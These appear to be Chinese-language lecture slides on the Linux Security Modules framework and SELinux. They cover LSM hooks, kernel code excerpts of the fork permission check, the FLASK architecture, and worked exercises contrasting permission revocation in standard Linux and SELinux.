
# Linux安全模块框架

- 在系统调用的内核代码中安插钩子，用于调用安全模块



# 基于LSM的访问控制系统

- SELinux, Linux v2.6.0, 122 hooks, 10684 LOC
- AppArmor: MAC, 基于文件名, 不需要文件系统 labeling. Linux v2.6.36, <http://wiki.apparmor.net>
- Simplified Mandatory Access Control Kernel (SMACK). Linux v2.6.25, <http://www.schaufler-ca.com/>
- TOMOYO: MAC, Linux v2.6.30, <https://tomoyo.osdn.jp/index.html.en>
- Yama: the DAC support for *ptrace*.  
<https://www.kernel.org/doc/Documentation/security/Yama.txt>
- Linux v4.18.5 releases (Ubuntu 16.04), 190 LSM hooks.
- Linux v5.3.0 (Ubuntu 18.04), 224 hooks (65,793 LOC)
  - 204 for SELinux, 68 for AppArmor, 108 for SMACK, 28 for TOMOYO.



fork/execve例子

```

kernel/fork.c
/*
 * This creates a new process as a copy of the old one, but does not actually
 * start it yet. It copies the registers, and all the appropriate parts of the
 * process environment (as per the clone flags). The actual kick-off is left to
 * the caller.
 */
static struct task_struct *copy_process(unsigned long clone_flags, ...)
{
    int retval;
    struct task_struct *p;
    int cgroup_callbacks_done = 0;

    if ((clone_flags & (CLONE_NEWNS|CLONE_FS)) == (CLONE_NEWNS|CLONE_FS))
        ....
        ....
    retval = security_task_create(clone_flags);
    if (retval)
        goto fork_out;
}

```

#### security\_ops function pointer structure

This contains a pointer to the SELinux function in hooks.c that was built when the SELinux module was initialised:

`security_task_create->selinux_task_create`

#### selinux/hooks.c

This contains the SELinux functions.

```

static int selinux_task_create(unsigned long
clone_flags)
{
    return current_has_perm(current,
                           PROCESS_FORK);
}
.....
.....
static int current_has_perm(struct task_struct *tsk,
                           u32 perms)
{
    u32 sid, tsid;

    sid = current_sid();
    tsid = task_sid(tsk);
    return avc_has_perm(sid, tsid,
                        SECCLASS_PROCESS, perms, NULL);
}

```

#### selinux/ss/services.c


This contains the Security Server functions.  
The call to `security_compute_av` will result in the security server checking whether the requested access is allowed or not and return the result to the calling function.

#### selinux/avc.c

This contains the AVC functions.  
The call to `avc_has_perm` will result in a call to `avc_has_perm_noaudit` that will actually check the AVC. If not in cache, there will be a call to the security server function `security_compute_av` that will check and return the decision. The AVC code will then insert the decision into the cache and return the result to the calling function.

## fork()的权限检查

## do\_execve()的进程切换




# SELinux体系结构设计背景

- 由Flask安全体系结构发展而成
  - 基于微内核的体系结构
  - 安全策略判定(PDP) + 安全策略实施(PEP)
- 在LSM框架下实现
  - Linux属于单内核结构

# FLASK安全体系结构概述

- 由美国国家安全局等单位联合承担的DTOS、FLASK和SELinux等相继延续的几个项目，以安全策略灵活性为主要目标，先后提出了DTOS和FLASK两个多策略支持框架。其中，FLASK以DTOS的安全体系结构为基础，侧重**动态安全策略**的支持，解决了DTOS在权限撤回等方面存在的问题。
- Spencer 等人提出的FLASK体系结构认为对策略灵活性的支持应包含以下内容：
  - 支持多种安全策略；
  - 可实现细粒度的访问控制；
  - 能够确保访问权限的授予与安全策略保持一致；
  - 能够撤回先前已授予的访问权限。

# FLASK 体系结构




<https://www-old.cs.utah.edu/flux/fluke/html/flask.html>

# FLASK体系结构基本组成

- FLASK体系结构由**客体管理器OM**和**安全服务器SS**组成
  - OM负责**实施**安全策略
  - SS负责安全策略**决策**
- FLASK描述了客体管理器和安全服务器之间的交互，以及对它们内部组成部分的要求

# SELinux内核体系结构

- 由三个主要部分构成：
  - 安全服务器、内核客体管理器、访问向量缓存（AVC）



# 内核客体管理器

- 作用：实施访问判定结果
- 表现形式：创建和管理内核客体的内核子系统
  - 如：文件系统、进程管理系统、System V IPC系统

# 访问权限撤销效应

- 在所有的访问尝试中都要检查访问权限
- 权限撤销效应：
  - 如果打开文件时，文件允许访问，打开文件后，撤销访问权限，则访问前的检查能反映权限被撤销的效应

# 标准Linux中的权限撤销

**例 6.14** 设  $P$  是标准 Linux 系统中的一个进程,  $P$  的有效身份为  $alice$ ,  $alice$  不属于  $root$  组, 在  $T_1$  时刻, 文件  $froot$  的权限信息如下:

`rw-r--r-- root root ..... froot`

在  $T_2$  时刻, 文件  $froot$  的权限信息被修改为如下形式:

`rw-r----- root root ..... froot`

设  $T_1 < T_2 < T_3$ , 在  $T_1$  时刻, 进程  $P$  欲以“读”方式对文件  $froot$  执行  $open$  系统调用, 在  $T_3$  时刻, 进程  $P$  欲对文件  $froot$  执行  $read$  系统调用。请问  $open$  和  $read$  系统调用是否能成功执行?

```
fd=open (“/.../froot”, O_RDONLY);  
read(fd, s, sizeof(s));
```

答:  $open$  成功;  $read$  成功

# SELinux机制下的权限撤销

**例 6.15** 设  $P$  是具有 SELinux 机制的 Linux 系统中的一个进程， $P$  的有效身份为  $alice$ ， $alice$  不属于  $root$  组， $P$  在  $p_d$  域中运行，在  $T_1$  时刻， $p_d$  域对类型为  $fr_t$  的文件有“读”权限， $fr_t$  类型的文件  $froot$  的权限信息如下：

```
rw-r--r--  root  root  ..... froot
```

在  $T_2$  时刻， $p_d$  域对类型为  $fr_t$  的文件的“读”权限被撤销。

设  $T_1 < T_2 < T_3$ ，在  $T_1$  时刻，进程  $P$  欲以“读”方式对文件  $froot$  执行  $open$  系统调用，在  $T_3$  时刻，进程  $P$  欲对文件  $froot$  执行  $read$  系统调用。请问  $open$  和  $read$  系统调用是否能成功执行？


答： $open$  成功； $read$  失败

拥有文件描述符并不意味着可以访问文件！


# 用户空间的资源

- 以数据库服务器为例
  - 数据库、表、模式、记录……（客体）
- 内核资源范例
  - 文件、套接字

# 用户空间的客体管理器



